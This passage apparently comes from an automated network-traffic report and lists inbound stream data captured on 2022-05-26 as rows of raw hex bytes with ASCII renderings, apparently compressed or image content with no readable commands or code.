f4 ae 7d 2f 1f 98 31 48 3e 14 93 93 e9 09 1f aa 02 51 b8 bd 95 5a c7 5e 30 07 9c d7 27 c7 75 d0 1f 92 65 58 df eb c2 0a e9 cb 1b 86 04 fb 6a 0d 1a 14 0a 77 6e ed Data Ascii: y7/XckWUhO7<Zu*+>\]A<G{%p kf&|d}dA'0tg$V]q\wuG(WIn`p}wlLH1uy{>8::l^9q}/1H>QZ^0'ueXjwn
2022-05-26 00:35:15 UTC	609	IN	Data Raw: 09 ec a5 50 69 1d 1c 2a be d2 9b 68 77 29 47 a6 48 eb 23 28 d0 7c 4f 1c f5 96 a1 61 ff 8b c8 cb 09 75 ef 5c 2e d2 a1 45 53 8e bf 2e 03 93 c1 c2 f4 50 1b 0a fa df a2 af f2 d5 cd cd 23 9a 88 1a 96 e7 fa 75 be 6d 52 8e ea 15 93 f6 90 62 d3 43 86 df 7b e0 27 3c 6f 7c f1 78 b6 26 cd 1e 5f 90 7e f5 e4 8d cc bf 41 21 34 18 22 c2 7a 1c b7 fd 70 77 05 7b fd 97 f2 01 80 1f fa d9 ca 48 7c ef e7 bf d0 33 f4 23 a3 96 dc e8 39 60 8d 6d c7 a0 5d 79 56 2b 68 d2 50 9b 2a da ed 88 c9 51 de 6d da 38 42 ec a0 5e 3f 73 51 fe 87 33 fd 9e 55 ea cb 43 91 52 15 76 37 87 b6 4d 24 f1 19 54 dc d7 fa 5d 62 5c 5e 8d 66 4f 4a 8a f6 4c 4f 99 fd 3c ca e5 b2 7e 64 f0 da af fd e1 a3 c9 71 05 d3 bf f6 43 1e fd 7e 36 88 8d 24 3a a5 74 f6 56 91 44 0a 1b 9a 73 cf f7 21 3d 5e 6f 1f 00 4e 9e bb Data Ascii: Pi*hw)GH#(|Oau\.ES.P#umRbC{'<o|x&_~A!4"zpw{H|3#9`m]yV+hP*Qm8B^?sQ3UCRv7M$T]b\^fOJLO<~dqC ~6$:tVDs!=^oN
2022-05-26 00:35:15 UTC	617	IN	Data Raw: 5a 1c df fb 31 53 67 c6 53 ea b3 07 8f 6d 0f 2c 7f f1 f8 15 67 e8 00 ad 99 07 d7 cc 75 ca c8 76 fd 03 73 b5 fa 78 d9 5f 92 21 70 6b 79 35 66 58 bd 6e 63 8d bf a3 e5 44 83 10 cc 94 56 70 60 a6 67 6c fa f9 99 6a 1b fa 67 8e d5 bf a4 e1 47 a6 01 84 38 10 90 55 ac a8 14 1a 82 50 a9 10 58 11 50 df d8 11 01 e3 f2 f1 03 48 32 49 3b 88 c7 13 14 c7 c2 15 cb 15 f2 a0 cf 21 a9 47 f1 f3 30 11 17 8f 13 24 15 2a 94 1c 60 f4 2b 92 24 bc 12 92 23 b1 83 ff 5b 71 5c 56 27 01 01 31 05 62 e8 49 79 dc 6c 57 9a 62 32 fb e3 e7 2c f8 e7 4a 0b 81 25 0b 45 98 3f 1f 2b 84 a3 c2 73 a5 c9 57 5b 0c 56 9a 2c c8 c7 f8 fe d9 7d fa b0 bc d8 5e de 0c 5f 0f 4f 0c f5 81 e7 32 2a 71 98 50 43 c0 b7 b1 78 04 87 19 f9 c5 94 1a a2 b8 92 32 96 53 90 2e c6 20 66 88 62 17 d1 dd 66 84 ac 62 60 8b 77 Data Ascii: Z1SgSm,guvsx_!pky5fXncDVp`gljgG8UPXPH2l;!G0$*`+$#[q\V'1bIylWb2,J%E?+sW[V,}^_O2*qPCx2S. fbfb`w

Timestamp	kBytes transferred	Direction	Data
2022-05-26 00:35:15 UTC	625	IN	Data Raw: 93 4f 3f c5 96 4d eb c5 45 0d 05 21 04 df ff f0 3d 5c d7 85 61 e8 e2 6f 08 01 cb b2 b8 6d 05 2b 56 2c 07 51 08 14 a2 70 41 85 8f 49 28 c8 73 06 9a 53 d0 2c 13 ff 21 cb 52 2e 60 74 8a 16 d1 ca 82 72 28 dc 37 17 e4 48 18 0d be 87 8b e6 22 13 1e e9 fe bc 05 b3 2b df 7d ff 9d ce 41 ca c0 78 4d 19 15 fd 9e 4c bb db 4c fc cc 63 47 8f 15 97 dd 4c 24 60 f2 8e 9d 3b 4b db b6 6d af c2 f8 68 05 e4 99 4f 00 72 0b fb 33 88 63 62 23 00 00 00 00 49 45 4e 44 ae 42 60 82 20 b4 02 80 ec bd 09 40 54 d5 fe 38 7e 67 1f 66 61 86 55 54 50 54 dc 77 51 93 70 01 65 dc d1 41 04 5c 00 41 16 87 11 95 60 c6 a5 44 c1 91 72 1a 29 2b 2b 7b 6d 9a f5 b2 5e 8b 95 9a 95 0b a8 09 ee b8 a4 56 96 68 66 97 b0 a2 34 a5 e4 70 fe 9f cf b9 77 58 2c 7a f6 de eb f7 7d be bf 53 1f cf 72 cf 3d db e7 73 Data Ascii: O?ME!=\aom+V,QpAI(sS,!R.`tr(7H"+}AxMLLcGL$`;KmhOr3cb#IENDB` @T8~gfaUTPTwQpeA\A`Dr)++{m^V hf4pwX,z}Sr=s
2022-05-26 00:35:15 UTC	633	IN	Data Raw: 18 bf f0 45 b6 81 bc 22 04 8f 8e d8 42 ba 01 de d0 c3 c1 41 18 21 65 27 0e b9 02 26 9c 83 fa 60 fb bb a4 9c bc c0 a6 8b b7 76 8e 05 d1 84 3c 48 1f 8f 28 98 c8 b6 2f ed 2a ab 07 3f ec 33 4a 37 20 22 41 47 b1 c9 91 f0 10 59 02 96 36 20 ff 05 51 18 2c 38 5d 6c 1a 33 3d ed d0 33 a6 bc 01 b9 7c 63 1e e3 f9 7c 77 54 6b 80 5b 16 c0 e4 9f 0a 46 16 0c 2f 5f 01 6e 56 ad 61 5c 3e 5e ee 1a 3c bd e8 ba fd a7 64 76 72 8d 3d 02 e3 f0 0c 1a 2f d7 6d 6d c0 04 72 0d a6 8b c4 1d 17 d1 f5 01 c5 f9 59 8e ce 58 14 ea db c0 6a d3 ba c6 aa c3 27 86 c8 6d 1a 17 0e e3 c7 08 a8 2e b4 a4 fa 17 66 54 c6 0b f5 95 d8 65 11 d5 bd ac 3a b7 ee 06 63 6f eb 9a 18 a2 73 e6 a8 9d 63 c1 38 c5 8a 9c ea 8d 18 c0 ab 32 10 54 78 a6 cd 71 c5 c8 84 3f 22 34 c1 2a e5 4f a3 7a 44 81 9d 78 d3 0a f4 ad Data Ascii: E"BA!e'&`v<H(/*?3J7 "AGY6 Q,8]l3=3|c|wTk[F/_nVa\>^<dvr=/mmrYXj'm.fTe:cosc82Txq?"4*OzDx
2022-05-26 00:35:15 UTC	641	IN	Data Raw: 86 96 14 17 73 78 ad d2 8c f7 e5 b8 18 2b 45 1e 6d 16 8e d2 40 93 de c5 45 ec 31 53 60 dc ad 1e 10 59 25 28 2c 1c 2a 02 d6 74 e6 cc de 8d 32 be da d3 6a e0 ad e8 4c 15 32 c3 cb 6c df 03 d3 16 2a a8 2b 60 d7 bc 85 3e 38 86 1d ce 87 d5 1b 6f ef 1d 7a c0 aa 76 95 26 bb 2a 0a 2e 4a ae 7f d6 f6 44 e1 c5 60 c7 f6 ef 8e f3 a1 7b 26 d9 bf 75 ca 8b cb a1 5c 24 70 1e a8 7e e9 27 a0 b7 1b d1 be 2c 3a 71 a3 62 61 27 3c 43 9e 60 d8 16 e6 aa 29 bc 4c 71 9b f8 46 29 af 76 0d dc 8a af 84 ee 8f 1c 6f ff 6a d6 8d 0a d4 34 b7 e3 ee c2 d8 fd 72 35 67 ff c5 31 6e 31 48 eb 08 67 a4 c5 19 99 ee 8c 4c 71 46 26 0a 57 42 d9 b5 f8 f8 04 6b 47 d7 8f d3 8b 77 2e 86 51 38 b7 e6 c0 bf 57 5f 71 e4 e3 35 7f 3c 52 1a 0c 16 8f 2b 69 87 cb fe 86 ab 08 4b 38 6a 03 0d 0f a9 35 f8 e9 d3 a2 27 Data Ascii: sx+Em@E1S`Y%(,*t2jL2l*+`>8ozv&*.JD`{&u\$p~',:qba'<C`)LqF)voj4r5g1n1HgLqF&WBkGw.Q8W_q5<R+iK8j5'
2022-05-26 00:35:15 UTC	648	IN	Data Raw: 81 f4 4c 3a 74 ff 18 da 61 57 6f ea f3 61 30 35 7e 10 44 bd 3e 68 c7 c0 f8 61 7b 00 8c 07 52 e3 f6 40 aa df d6 86 ea b7 b6 46 5a a0 ea 2d fe 54 77 b8 2d 0d 3a 36 98 fa 85 05 e3 3e 32 65 fb 8e 0a c5 56 4d 2b fd 5d 7f e1 9f e5 f9 1e aa b9 82 af 4d 56 ef 3f aa 33 6d f5 45 3f 22 ab f0 25 dc 07 9e 84 db 6e a0 8a 0f 7d 48 c0 ce ce a4 f5 b6 2e 74 d0 ae 48 12 05 32 60 d4 de c9 74 94 10 36 8f ef 99 44 a3 f6 4c 22 63 f6 9a c9 98 fd 31 64 3c c8 ef 89 e5 53 c9 c4 f2 04 32 e9 10 d0 c2 a1 19 64 dc c1 58 d2 77 4f 38 6d bd b3 2b f1 f9 a8 03 f1 db d1 91 fa ed e8 44 5a ed 08 21 ad 76 85 50 0c fd 76 86 10 ff 9d c2 33 ef 0f db 13 ef 8f 00 f6 02 4d ec 6b 47 3c f7 06 12 5d 49 6b aa af 68 4b da 7d 33 98 b4 9b de 17 ed 43 e6 2f 54 a8 95 8e bb 18 fd 93 be 1d b9 fc 65 94 f7 de dd Data Ascii: L:taWoa05~D>ha{R@FZ-Tw-:6>2eVM+]MV?3mE?"%n}H.tH2`t6DL"c1d<S2dXwO8m+DZ!vPv3MkG<]lkhK}3C/Te
2022-05-26 00:35:15 UTC	656	IN	Data Raw: 80 fa a0 2e d0 41 00 63 60 7b 96 87 cf 74 7e ad 50 cf 86 b2 5a 01 3c 34 ee fd 22 3a 75 f7 34 3a eb 74 3a 8d 7a 66 2c d5 fa ea 98 0d a7 50 a9 a9 a1 6d 3b ea db a5 17 45 bc b6 19 10 d6 0c da 86 86 33 fd 02 fb 82 fb d1 dd a6 f5 44 7f 2f f5 0c 08 a4 3e 21 dd 69 40 ef 81 b4 fd b0 31 b4 9b 39 99 f6 4f b7 d3 7b 17 af a6 c3 0b 9e a2 a6 47 5e a1 13 9e dd 06 b0 95 85 51 ae 97 69 bb e1 63 a8 f8 9d be 06 59 de ba 75 6b ba 6d eb fb 74 d7 ce dd f4 85 e7 5f a0 79 79 36 3a 7c f8 08 da be 7d fb 06 fd af 89 1d 79 15 e0 4b 78 77 2f c0 33 00 b1 00 6d 6f c7 06 e8 d4 21 dc ab 4d eb 5e 13 bc 8c 6d 5e 06 5b 90 1f 3b 6a 29 05 de 5f 8f eb 7f d1 fc e3 f5 13 c7 ac 64 6d 65 67 cf a3 c5 c5 8f b0 b6 dd 7e 4c 9d 4e f4 65 48 a5 82 5c 06 7c a0 9c 53 82 0d 03 7c 9e b2 10 40 a5 d1 30 b9 88 Data Ascii: .Ac`{t~PZ<4":u4:t:zf,Pm;E3D/>!i@19O{G^QicYukmt_yy6:|}yKxw/3mo!M^m^[;j)_dmeg~LNeH|S|@0
2022-05-26 00:35:15 UTC	664	IN	Data Raw: 31 fa e7 7f a0 33 ed 76 af cf 0b 17 2e dc 36 2e fe 88 e7 1f 3a 74 08 f7 14 10 f7 68 bf de 68 d7 ae 5d 22 b6 05 f4 80 77 a2 ce b8 f7 3f d1 1f 04 b6 07 39 70 e0 40 33 dd ce 6d 73 fe d1 19 f3 b3 67 cf a2 7f b2 c1 9e 05 5e 36 fd 2e 36 ff 05 dd 52 a7 cb 76 9f bb 2e 2c 2c fc 97 ce 7b 37 b5 d3 ce 9f 3f cf f6 93 44 9e 5c a7 d7 eb ed 4d db 03 1b a0 15 e8 1d bb f0 4c bc 5b 1e 60 db 03 07 0d 42 3f 11 da fa 78 de 97 f5 43 f4 37 35 8b 5f 03 7b e2 a9 a7 9e a6 3a 4f cf 06 bd 17 ea 39 7c 17 93 ff da af 6d db b6 dd 60 1e bf c7 79 f4 6f d5 8a 5c b9 52 fd 2f 9f ff c4 75 39 74 e8 50 22 fe 7d 54 d4 c7 5f ef db b7 ef 6f fe 56 6b 48 48 88 0a 9e 3d 8c 7f af a7 e1 7b c2 a2 1e 8a d0 bd 7b 77 bc 7f 40 56 af 76 91 57 5f dd 84 77 09 c8 9a 35 6b 48 72 72 32 85 fe ba 7d 89 6e 3b f7 2a Data Ascii: 13v.6.:thh]"w?9p@3msg^6.6Rv.,,{7?D\ML[`B?xC75_{:O9|m`yo\R/u9tP"}T_oVkHH={{w@VvW_w5kHrr2}n;*
2022-05-26 00:35:15 UTC	672	IN	Data Raw: 51 53 4b ea f6 9d 57 09 78 a6 47 2a 57 1d e9 51 ec 9d fa c1 d7 1e 8b 06 24 3e 81 da 66 b5 54 ef e8 c4 63 89 f0 aa ca 2a d3 41 c2 dd f9 68 c2 51 62 c3 cb 92 87 62 7e 14 82 93 cc b9 dd bf 43 39 93 27 73 c5 e6 5d 4d 91 cb de 09 84 bb 17 f8 40 69 4b 12 d6 87 cd 7b 1a 35 4a ab c1 a2 a1 91 61 a4 31 f3 02 e3 ff a2 6c 30 d6 33 4f a0 a0 21 4b 02 51 b8 9d cf 39 f2 d0 89 48 b4 9d 57 8c 98 5f af 1a 1e 31 2c 2f c6 96 b6 b6 c4 6c 6c a6 32 cf 27 25 01 e4 b3 a8 3c 3e cf 0c ca 1e 67 59 f0 c1 05 a1 48 30 41 ea ed ae d0 b8 6c 96 7f e6 8a 64 2c 97 ff f9 0d 44 60 4e 21 7d 8e 36 ef d4 e5 bc ad 91 37 1a 37 84 fc b5 ee 0b 86 e7 cf 18 ab e9 ac 40 fb 4e 22 6d 3c ee c4 26 4c bb 26 00 98 81 e5 b5 90 a0 b3 f6 ba d6 72 db b1 f4 ef e4 70 cc 56 88 b9 ab 42 da 2e d1 d3 0d 66 cc 31 71 0d Data Ascii: QSKWxG*WQ$>fTc*AhQbb~C9's]M@iK{5Ja1l03O!KQ9HW_1,/ll2'%<>gYH0Ald,D`N!}677@N"m<&L&rpVB.f1q
2022-05-26 00:35:15 UTC	680	IN	Data Raw: 14 5f 25 da ad 83 f5 63 91 6b 45 81 91 a6 48 e9 83 91 e4 f6 70 91 6a e3 29 66 ca 6d f5 22 01 96 ed dd 74 49 04 00 0e 43 7d e3 cd 8d 24 9f 90 5c d4 ed b2 9a f3 dd ba 0f 81 39 95 b8 79 89 ce 30 40 d9 ec d2 d8 c9 9d a3 1a cd d7 6e dc fe 0f 48 51 cb ae 6a a0 8a da 3d b2 44 f0 e4 70 d1 89 07 9f 98 73 cc dd 72 87 07 e7 ed 38 87 8e 14 8a a5 e7 1e 53 b2 e5 69 59 11 d6 14 5c a2 e2 43 67 80 91 05 75 44 cd 68 d5 d8 2b 19 4c a3 b4 7c db 82 68 3e 0e d9 69 3b 14 4a f6 d8 35 4f 4e ad 4d 39 69 0d e6 1f ce d7 5e 5b 72 39 3d 12 7f 9b a0 9a f5 7a b8 08 a8 20 c7 b0 00 7e dc dd 1a ee 6c e3 eb 9b 1d 77 a3 3f 06 4f 86 16 56 ba b8 1d 32 66 4e 8e 7c 87 2e 54 ff 85 c3 66 ce 48 fb f2 65 ca d4 9f 0f 9f 05 6e 40 b1 99 27 42 e5 79 ab 3f b3 eb 86 ce 65 cb a1 9f be ea 0b 6d 7b df 02 dd Data Ascii: _%ckEHpj)fm"tIC}$\9y0@nHQj=Dpsr8SiY\CguDh+L|h>i;J5ONM9i^[r9=z ~lw?OV2fN|.TfHen@'By?em{
2022-05-26 00:35:15 UTC	688	IN	Data Raw: db f2 10 66 e8 f1 93 8b 35 ed eb 3e 9a da fd 12 46 c3 7e 77 79 67 65 56 f3 83 7e fc 90 77 fb f2 b3 67 71 60 e0 65 57 2c 71 b6 09 86 78 d7 97 81 36 41 49 8f 53 a8 9d 62 14 fd cb 19 f1 c7 db db 48 a4 d1 ef 3f 79 0f 32 2b 10 6f 39 bd 95 3b bf 99 2d 91 ad a1 e7 bc 54 30 3b 96 1e fd a1 98 f8 8a 27 8b 52 df 7b e0 ee e4 a6 e2 78 72 7a 47 5a a1 fa d1 a1 3e 5d 1d 69 de 46 8b 4a 5e ba 74 ed ee b6 85 62 78 f8 5e 98 b1 a1 c0 cb 57 a6 e9 40 ff ab 0d 93 4e 63 9b 96 d0 4e de 8c e3 e9 e1 cc fd ae 4a e3 99 d5 5d a2 39 66 3c ac 1d 75 62 ec 30 b4 d0 e8 0e 2d ee e2 94 39 25 47 a7 24 87 a6 08 af a3 36 f4 8c 86 33 9e 9b b1 ab 6b 1d 5a be 8a 45 87 02 14 63 6e c3 26 5d 20 56 19 22 98 c6 59 03 cc d8 9c 1d ed 13 7b f5 57 e7 a6 88 73 c3 56 ca db 3f 6a e0 37 4d 6e a8 39 d5 1d 4d 5e Data Ascii: f5>F~wygeV~wgq`eW,qx6AISbH?y2+o9;-T0;'R{xrzGZ>]iFJ^tbx^W@NcNJ]9f<ub0-9%G$63kZEcn&] V"Y{W sV?j7Mn9M^

Timestamp	kBytes transferred	Direction	Data
2022-05-26 00:35:15 UTC	695	IN	Data Raw: 98 16 5b dd 5d 4a 63 02 67 ca 4e 9a 1c 01 39 77 7a 79 d4 5f da c9 3f 0d 4b 07 67 ed 9a 5f 9a 67 05 92 a5 d5 ed 37 f0 36 cd 6f a3 d4 d5 ad db 6e d9 9f 39 84 5f 39 fc 37 3f ba f0 bc 79 28 df 45 7c 2f b3 17 11 c9 31 ef 7c 28 81 96 a5 04 55 c9 0f 13 eb b7 35 b8 27 ab 6b f0 60 d9 1f 7a 53 f6 bb 3e 39 3d b4 cd 52 11 05 6e f3 6a 9f 63 7a a6 5d 37 c9 25 2a 74 ad ec 20 5d 10 ed a2 50 c8 6a 92 61 ad 03 4b 8a 92 95 89 28 50 37 15 50 65 30 3a 20 04 4c 32 27 6b 8d 77 fb 31 b7 eb b8 3f 57 7b 95 1c 5a b2 04 43 31 74 86 86 61 91 46 d5 86 92 54 4b 09 81 1f 07 d3 9b 04 b0 46 0e 93 6b e0 ef 7e 48 fa 16 46 05 11 38 19 91 44 9b 98 05 0c 6a da c1 1c fd 8e 34 e6 9d ec 19 75 5d 77 fa 91 bf 08 60 bb 6a ce 9f 7d 8a 1b 2e 41 84 d1 7b 3a 5e aa 96 e6 1a 5b a2 66 b5 fd e6 f4 78 87 ae Data Ascii: []JcgN9wzy_?Kg_g76on9_97?y(E|/1|(U5'k`zS>9=Rnjcz]7%*t ]PjaK(P7Pe0: L2'kw1?W{ZC1taFTKFk~H F8Dj4u]w`j}.A{:^[fx
2022-05-26 00:35:15 UTC	703	IN	Data Raw: b2 69 f6 f0 c5 5c 55 f4 4a 83 48 05 dd c1 bc 2c 4a a8 5f c8 82 c7 fa 58 70 5e a4 17 aa 18 bb a1 8c 9d c6 ea 4b 0d a4 95 5c d7 41 11 ba a6 76 27 5c c4 b9 7d 08 a7 77 d7 6a 50 97 61 6a 3b df 07 0f 1f bb e2 47 ee 05 92 93 59 ae d2 1e 08 9f 35 41 26 f9 ca 7d 8d b3 a3 ee ce ea b5 f0 ea 7f bf cb b7 1c 44 97 21 bd 60 18 65 4f 4b aa b0 3e f6 a8 f4 8b f8 a3 9a f9 63 99 51 cc e2 e3 a9 03 46 f9 b2 fb dc eb ed 92 f8 1d 89 b1 12 61 be fc d3 8a 1f 51 93 9d 1b 13 f7 1e e7 c5 5e 13 f3 95 5f 84 04 90 21 98 7d 11 c7 42 ca 5f 43 fa 98 ce da dc 47 8a b7 78 57 d7 e5 cd f7 0d 66 f5 30 b4 00 0f 99 74 11 c1 9c cb 49 02 91 b9 ba 07 c3 0d 05 a3 e3 63 93 b0 73 37 a9 8b bb 23 fd d9 59 43 6e 6f 9e 96 34 4e bd 3c 2f fa 5e 7d 3d c4 6b 73 f1 ac 0f 11 57 5d d2 09 eb f4 de cd a2 23 d2 d4 Data Ascii: i\UJH,J_Xp^K\Av'\}wjPaj;GY5A&}D!`eOK>cQFaQ^_!}B_CGxWf0tIcs7#YCno4N</^}=ksW]#
2022-05-26 00:35:15 UTC	711	IN	Data Raw: c3 92 b7 1e 0a 20 15 c9 77 6a 6c 91 73 df 17 d4 a7 b4 fe 84 7b 83 df 40 ae c7 1a af 25 ec 59 6e c8 07 b4 51 49 53 2d 0a dc db 0a 5a 27 65 e8 2b 03 e9 07 65 48 49 74 54 56 9b 0b a2 81 e7 fe f6 4e 3c b1 4f 23 65 46 17 1d 7a 97 57 0b 1e e3 14 59 94 bc be 4e 9b 29 3d f9 d1 36 7f 12 5c e5 16 b8 28 ec 78 3b 95 7e a8 3e 2a 7c 11 34 5e ed fb 88 df be f4 64 fe 6b 0d 90 ec 50 67 7b 3d 40 c4 30 ee 55 c3 73 25 89 f4 a5 69 dc 9b eb f6 1c 87 1b d4 b8 43 c6 02 3a 3d e9 cd 19 90 fd c0 f7 64 0c 83 a7 2d 04 f1 47 8b 0d 4a 31 4a 2c ee 6c 04 77 8d a3 52 f1 df 52 be 4f a0 a7 6c 25 bb 1f 1b d0 93 4e a1 86 4a c1 7b 5f d0 90 d2 e6 a3 14 61 8c 82 80 52 e6 a7 6e e1 01 28 2a 65 56 b4 1a ed da 7d 69 dc b2 96 d1 bc 0f 65 fd ed e7 0c 2a c0 09 df 4b d8 0e e2 4b 19 59 d5 a7 c7 11 56 5f Data Ascii: wjls{@%YnQIS-Z'e+eHItTVN<O#eFzWYN)=6\(x;~>*|4^dkPg{=@0Us%iC:=d-GJ1J,lwRROl%NJ{_aRn(*eV} ie*KKYV_
2022-05-26 00:35:15 UTC	719	IN	Data Raw: d6 a3 76 c0 bd 8d 88 2b 8c dd 58 df 00 d6 d6 d6 ae 68 84 a7 e8 e8 68 e0 27 3d c0 e9 05 4e 4f 4f 7f a1 1f 2e f7 9f 69 87 bf 77 75 75 05 06 07 07 81 fb f7 ef 03 e0 7a 26 f5 df f5 65 90 07 6d f8 58 f4 7c 34 80 fb 5b 7b e0 1e 18 57 7d 26 4c a0 7e 13 96 40 ec 92 3f 90 06 62 f0 e3 dd 78 c0 fd 8d 2d c0 20 48 fb 0b 5d 3f cb 5f 53 53 13 f8 f4 e9 d3 df c9 f9 e7 7a bf f6 8b fc fc fc 1f be ed ec 0c 4c 4c 4c c0 fd a0 e7 bf 62 5e 04 f2 40 87 84 8c f4 fe 2a 36 e0 60 02 e2 c6 c2 80 41 fc 75 40 27 58 0d 10 bc ce 0b 60 60 61 fc bc d6 a8 02 f3 d3 9f fd f6 d7 d7 cf 74 c2 e5 bf b5 b5 05 20 22 22 fe e6 fd cf f5 fd fd fd 81 b7 6f df 02 cb cb cb f0 3e bf fe 97 9e 47 60 a0 91 80 f3 23 7b 64 44 e4 d7 e0 1c b2 1d 01 82 58 03 ae 2d 1e a2 63 a1 e9 6 3 fc f0 17 f8 b5 b0 b8 b8 78 65 e7 Data Ascii: v+Xhh'=NOO.iwuuz&emX|4[{W}&L~@?bx- H]?_SSzLLLb^@*6`Au@'X``at ""o>G`#{dDX-ccxe
2022-05-26 00:35:15 UTC	727	IN	Data Raw: f7 a8 e0 8b a1 a3 15 cc b8 50 d2 4d bc e0 bf 3d ca 8d 1b cd 2a a0 6b ab 50 40 d9 4e a5 d6 94 fd 91 37 91 df 64 ec a2 20 65 93 23 ff 43 c2 f9 d0 66 9c f8 8b 51 1c 93 93 b6 65 bf d9 e5 18 f7 ef 94 ce 8a 7a 3c b7 24 73 63 e8 ca 19 9d 6a 5f 7e 32 5b d2 24 35 fd 32 d4 f7 81 e9 22 32 de ef a9 60 c2 a0 b1 33 01 23 19 1d 4d 01 e5 1d 74 71 b9 3e ce c8 bb ea 1d 21 61 be 6c d7 0a 51 c8 f9 97 5c 76 20 b8 37 6c fa e2 78 4f 75 2c 5b 43 15 4a 32 e5 3d e5 bd f3 b5 8d c8 ed 79 ab d2 5a 36 54 d6 14 c5 e8 fc 4d 34 af 87 9f 7a e2 fa 9a 7b 2e 91 e4 77 24 0b b7 a5 5e 86 e5 84 db 7e 7b 3f 76 b7 11 15 e9 ae 2a 2d 2c 37 31 6f bd bf 1e d7 42 a3 c5 a1 cd 51 2b 24 51 ec ce 37 aa 78 db 4e 9c a7 ab 5f 43 bf 39 bd 20 a8 09 69 50 8a a5 62 5b e6 bb 86 ea 3a b6 27 94 b6 82 d3 70 83 fc 31 Data Ascii: PM=*kP@N7d e#CfQez<$scj_~2[$52"2`3#Mtq>!alQ\v 7lxOu,[CJ2=yZ6TM4z{.w$^~{?v*-,71oBQ+$Q7xN_C9 iPb[:'p1
2022-05-26 00:35:15 UTC	734	IN	Data Raw: 6d eb 6b fd a1 1b 8c 2c ff 02 2f 10 80 2e 17 54 49 6a b6 70 f0 bb 3c 36 8d 27 a3 a6 b2 49 81 4a 17 3f 13 8e ce 16 c5 4f c7 0f b6 2c 2d 66 5d ed fc 76 7e 08 a0 34 22 0c d2 8a 3b a8 09 75 a5 c5 b2 b7 05 5e 32 09 41 c2 64 06 26 b4 2f 17 77 78 5d 8e e4 9f a0 67 6f b0 29 aa 62 0e c5 ed 64 82 2b 7e 1d 4d 9b 04 35 79 34 5e 67 6a 21 bc 04 a3 ea 2d 48 f5 ee 53 eb 0f 9d d3 4c 06 75 7c 71 e7 5d 43 fd c6 cc 4d 65 00 49 cb 65 f3 6c 71 3d 86 14 91 e9 48 ba 53 94 7c 78 d9 25 3a d5 0e 98 59 05 74 11 1e 92 f8 2d 14 a2 ec a8 7b 0d 54 d1 dc 9e c8 da 94 68 33 f6 30 37 33 de 8f 3c 17 d3 00 8a dc 55 42 95 f6 dc 14 14 9f 43 f8 84 a5 36 9a 36 7a 0e d9 04 35 87 34 44 86 9c 45 a0 ff e8 92 6d ad 5f 33 2d 21 fb 93 cc c1 e8 e9 9c f7 a6 8e db f6 b1 7a a8 37 4a 6c f5 1f f0 b7 47 46 20 Data Ascii: mk,/.Tljp<6'lJ?O,-f]v~4";u^2Ad&/wx]go)bd+~M5y4^gj!-HSLu|q]CMeIelq=HS|x%:Yt-{Th3073<UBC66 z54DEm_3-!z7JlGF
2022-05-26 00:35:15 UTC	742	IN	Data Raw: aa ba 60 19 90 8d a4 b6 ce d2 70 ef 3a 5b 70 d3 b4 24 f3 8b b5 e0 64 4a 7e c1 fa 48 e9 a0 4b 92 44 8d 11 a5 b6 b7 7c 8a e7 4f 7e ac cc 21 71 af 34 96 4b 29 63 96 db 15 7e 48 7f ad 56 ab 20 2f 88 60 f8 cf d4 6b 0e 80 5d da 85 3b 70 80 3e e7 8c b5 c7 39 1c 29 06 3c 94 d5 c6 be af d8 69 f6 cd ae 1c 74 c4 52 09 00 47 9f 36 77 b1 8d 1a d3 1c d4 6c 60 ee 89 79 df 93 46 16 04 86 67 3a 35 84 67 88 75 63 e9 ec 11 c2 87 d4 6c fd 15 20 6d f7 28 dd c8 10 7f b7 de 88 e6 69 b6 35 8a 4b 9a 37 c0 9d bf 93 6c fd 09 04 b6 fb 92 be a6 bb 99 40 58 5d 59 e3 13 a6 9e 47 a6 3f e6 dd 94 88 2c f7 e1 a6 31 10 92 54 dc 8a 72 c8 50 2c 11 42 0e 80 6f ac c9 2f 9d 35 42 b0 de d3 a8 05 f9 6e 7e cd 43 df e2 68 a2 1b 25 b8 44 9d b2 64 32 f1 f4 a3 de 50 18 c1 75 46 7c 31 e3 ae 4f de 69 30 Data Ascii: `p:[p$dJ~HKD|O~!q4K)c~HV /`k];p>9)<itRG6wl`yFg:5gucl m(i5K7l@X]YG?,1TrP,Bo/5Bn~Ch%Dd2PuF|1Oi0
2022-05-26 00:35:15 UTC	750	IN	Data Raw: 95 84 ff af 4b 63 4a ca fd ee e3 10 6a cf ce f1 b2 d8 1d 8d c3 b8 79 21 e9 9e 26 1d cf 8a 7f 25 4e d9 9a f2 5f c0 38 1c 3f a5 7e 9a 45 23 37 c1 34 54 6a 23 56 13 f4 85 cc c2 3d 38 fc 39 4f c4 6a bb 69 e7 8d 1a 4a 9d 4b 53 a1 4f 8a 6a f1 04 6c 55 4c 0e 42 ef b4 0e 67 c2 9f 3f 8e e0 22 63 a1 0c 23 30 54 3a 6e 84 a8 bc 15 31 78 57 ab 61 5a 92 8e 7a 7f ae af ba a4 ad d6 4c e3 a6 07 9c eb 5c 20 8d d5 48 64 4f 10 04 25 94 21 d7 b3 29 29 de fb db 0c 01 b4 fc 3f 2c 4a d9 84 28 6b 49 f0 88 fb 90 56 d6 81 f7 90 16 b2 1b 80 97 4e 2f f4 96 d5 4d d8 0e b1 01 aa 74 5e cf 0b b7 b1 61 65 6f e2 6c 27 9b 5b 33 ff 8c 45 b9 41 2a 27 ee a5 da b2 b6 aa 4c 11 0b 25 ad ed 54 ba e7 18 f4 86 75 94 89 49 f2 77 6e f3 36 a3 9d 11 8b 95 e7 a9 76 4b 38 3e a3 ba 2c e3 20 ed 9d 56 d4 cc Data Ascii: KcJjy!&%N_8?~E#74Tj#V=89OjiJKSOjlULBg?"c#0T:n1xWaZzL\ HdO%!))?,J(kIVN/Mt^aeol'[3EA*'L%Tu lwn6vK8>, V
2022-05-26 00:35:15 UTC	758	IN	Data Raw: 51 ec a5 33 c9 bf b8 3b 53 31 05 89 6e b0 19 3b 4b d3 cf e0 73 01 aa 63 51 fd 69 5b e9 30 d7 30 be c6 da 8b 1a f6 cf c7 d1 a8 dc 8d 9f 6e 41 30 f9 3c 97 33 a3 03 cc 5e f2 a1 c7 92 ea e9 5d c0 c0 6e f8 18 c5 08 85 d6 76 f7 52 bd c2 fe 55 6c 5b e0 e6 79 f1 4b 92 38 bf 35 c1 e8 40 70 fe 83 c3 d5 25 9f 61 31 9e f0 75 aa 65 04 c5 52 99 d5 64 7e ef 04 f2 88 fc 9a 40 b9 67 ff f6 33 fd 84 7f 60 7a 97 0d 9d ac e3 f7 91 87 e6 00 94 5e 2a ae 7c 9c 6b ae 2c db 72 4b fe 83 28 27 c5 72 ba ee 8d 31 18 f3 66 b1 eb d7 6c d7 90 11 26 38 36 6c 